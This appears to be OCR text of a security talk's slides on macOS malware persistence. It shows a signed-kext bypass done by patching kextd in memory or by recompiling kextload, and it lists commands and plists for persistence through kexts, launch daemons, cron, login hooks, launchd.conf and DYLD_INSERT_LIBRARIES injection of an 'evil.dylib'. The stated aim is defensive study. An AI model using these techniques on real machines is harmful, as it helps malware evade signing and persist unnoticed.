
SIGNED KEXTS

starting on os x mavericks, kexts must be signed



blocking an unsigned kext

similar to windows, this aims to prevent unauthorized code from being loaded into ring-O



SIGNED KEXT BYPASS

abusing a design flaw to load an unsigned kext

http://reverse.put.as

```
//check signature
sigResult = checkKextSignature(kext);

//invalid signature?
if(sigResult != 0)
{
  //error msg
  OSKextLogCFString("ERROR: \
  invalid signature, will not load");

  //bail
  goto finish;
}

//load kext
OSKextLoadWithOptions(kext);
```

user-mode signature verification

```
# lldb -p <pid of kextd>
(lldb) disassemble -start-address <addr>
       0x10087c0df:  mov   %eax, %ebx
       …
       0x10087c0ef:  ret

(lldb) memory write -s 2 <addr> 0xc031

(lldb) disassemble -start-address <addr>
       0x10087c0df:  xorl   %eax, %eax
       …
       0x10087c0ef:  ret

sh-3.2# kextload unsigned.kext

sh-3.2# kextstat | grep -i unsigned
0xffffff7f81bb0000 com.synack.unsigned
```

patch & unsigned kext loading

SIGNED KEXT BYPASS

abusing a design flaw to load an unsigned kext

download
kext_tools

patch & recompile
kextload

```
loadKextsIntoKernel(KextloadArgs * toolArgs)
{
  //sigResult = checkKextSignature(theKext, 0x1, earlyBoot);

  //always OK!
  sigResult = 0;
}
```


patched **kextload**

```
//unload kext daemon
# launchctl unload /System/Library/LaunchDaemons/com.apple.kextd.plist

//load (unsigned) driver with custom kext_load
# ./patchedKextload -v unsigned.kext
  Can't contact kextd; attempting to load directly into kernel

//profit :)
# kextstat | grep -i unsigned
  138    0 0xffffff7f82eeb000 com.synack.unsigned
```

unsigned kext loading

GETTING ROOT

...to load a kext, or anything else ;)



3RD-PARTY 'SECURITY' PRODUCTS

all trivially & generically bypassed

1. persist
2. exfil files
3. download & execute cmd

avast!
ClamXav
intego
Norton by Symantec
Avira
eset
KASPERSKY
Sophos
Bitdefender
F-Secure
LittleSnitch
TREND MICRO

OS X 'security' products

THE CURRENT SITUATION

the apple juice is sour…

lots of macs

+

feeble anti-malware protections

+

os x malware

+


limited detection/ prevention tools

by identifying persistence mechanisms in os x and studying malware that abuses these, we can (better) protect ourselves

….and new tools can help as well!

METHODS OF PERSISTENCE

where malware may live




LOW-LEVEL

the boot process affords several opportunities for persistence

often highly complex, though very insidious and difficult to detect

?

install malicious **`EFI`** components?



?

replace/patch the **`boot.efi`**?

?

re-flash the **`bootROM`**?


infecting the boot process

PDF

‘mac efi rootkits’ by loukas k (snare)

KERNEL EXTENSIONS (KEXTS)

loaded automatically into ring-0



write a KEXT → copy to KEXT directory → set ownership to root → rebuild kernel cache

also: /System/Library/Extensions

```
# cp -R persist.kext /Library/Extensions

# chown -R root:wheel /Library/Extensions/persist.kext

# kextcache -system-prelinked-kernel
# kextcache -system-caches
```

installing a kext

LAUNCH DAEMONS & AGENTS

similar to windows services

daemons and agents are started by **`launchD`**

daemons

non interactive,
launched pre-login

agents

interactive,
launched post-login

```
/System/Library/LaunchDaemons
/Library/LaunchDaemons
```

```
/System/Library/LaunchAgents
/Library/LaunchAgents
~/Library/LaunchAgents
```

LAUNCH DAEMONS & AGENTS

registered ('installed') via a property list

plist instructs **launchD** how/ when to load the item

label/identifier

binary image

auto launch

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC ...>
<plist version="1.0">
<dict>
    <key>Label</key>
    <string>com.example.persist</string>
    <key>ProgramArguments</key>
    <array>
        <string>/path/to/persist</string>
        <string>args?</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
</dict>
</plist>
```

daemon/agent plist

CRON JOBS

used to automatically run scrips/commands

popular with malware writers coming from *nix based backgrounds

can use @reboot, @daily, etc.

```
$ echo "* * * * * echo \"I'm persisting\""
       > /tmp/persistJob

$ crontab /tmp/persistJob

$ crontab -l
* * * * * echo "I'm persisting"
```

create

creating & installing a cron job

Login & Logout Hooks

allow a script to be automatically executed at login and/or logout


```
# defaults write com.apple.loginwindow LoginHook /usr/bin/hook.sh
```

/Library/Preferences/com.apple.loginwindow.plist


```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist ...>
<plist version="1.0">
<dict>
    <key>LoginHook</key>
    <string>/usr/bin/hook.sh</string>
</dict>
</plist>
```

script

login hook

Login Items

‘legitimate’ method to ensure apps are executed at login



System Preferences -> Users & Groups -> Login Items

~/Library/Preferences/com.apple.loginitems.plist


```
<dict>
 <key>com.apple.LSSharedFileList.Binding</key>
 <key>Name</key>
 <string>iTunesHelper</string>
 <key>com.apple.LSSharedFileList.ItemIsHidden</key>
 <true/>
 <key>com.apple.loginitem.HideOnLaunch</key>
 <true/>
 <data>
 ZG5pYgAAAACAAAAAAAAAAAAAAAAAAAAA...
 </data>
</dict>
```

base64 data (path, etc.)

login item plist

LOGIN ITEMS (SANDBOXED)LOGIN

ensure sandboxed apps are executed at each login, ‘legitimately’



does not show up in (any) GUI

1 copy persistent app to **`<main>.app/Contents/Library/LoginItems`**

2 invoke **`SMLoginItemSetEnableD()`** in the main app, with the persistent app’s id

```
/private/var/db/launchd.db/
 ->com.apple.launchd.peruser.501/overrides.plist
```

```
//enable auto launch
SMLoginItemSetEnabled((__bridge CFStringRef) @"com.company.persistMe", YES);
```

sandboxed login item

STARTUP ITEMS

allow a script to be automatically executed at each reboot


```
#!/bin/sh
. /etc/rc.common

StartService()
{
  #anything here
}

RunService "$1"
```


persistent script

match script's name

```
{
  Description = "anything";
  Provides = ("<name>");
}
```

StartupParameters.plist

/System/Library/StartupItems
/Library/StartupItems



RC.COMMON

allows scripts or commands to automatically execute

another linux'y-based technique

```
# vim /etc/rc.common

...

add any commands (at end)
```

modifying rc.common

LAUNCHD.CONF

allows `launchCtl` commands to be automatically executed

default; file doesn't exist

```
# echo bsexec 1 /bin/bash <anything.script> > /etc/launchd.conf
```

launchd.conf

'**bsexec**' is a **launchCtl** command that executes other commands…perfect!

can also set environment variables via the **setenv** command (e.g. **DYLD_INSERT_LIBRARIES**)

DYLD_INSERT_LIBRARIES

allows a library to be automatically loaded/executed


```
$ less /Applications/Safari.app/Contents/Info.plist
...
<key>LSEnvironment</key>
<dict>
  <key>DYLD_INSERT_LIBRARIES</key>
  <string>/usr/bin/evil.dylib</string>
</dict>
```

application

unsign if target is entitled


```
$ less /System/Library/LaunchDaemons/com.apple.mDNSResponder.plist
...
<key>EnvironmentVariables</key>
<dict>
  <key>DYLD_INSERT_LIBRARIES</key>
  <string>/usr/bin/evil.dylib</string>
</dict>
